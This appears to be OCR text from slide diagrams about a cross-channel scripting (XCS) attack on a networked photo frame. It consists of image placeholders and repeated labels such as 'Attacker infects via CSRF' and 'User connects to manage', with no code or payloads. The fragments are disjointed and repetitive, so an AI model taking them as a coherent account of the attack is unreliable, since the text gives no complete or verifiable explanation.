



Photo frame XCS



1 Attacker infects via CSRF

Photo frame XCS




1 Attacker infects via CSRF

Internet

2 User connects to manage

Photo frame XCS



1 Attacker infects via CSRF

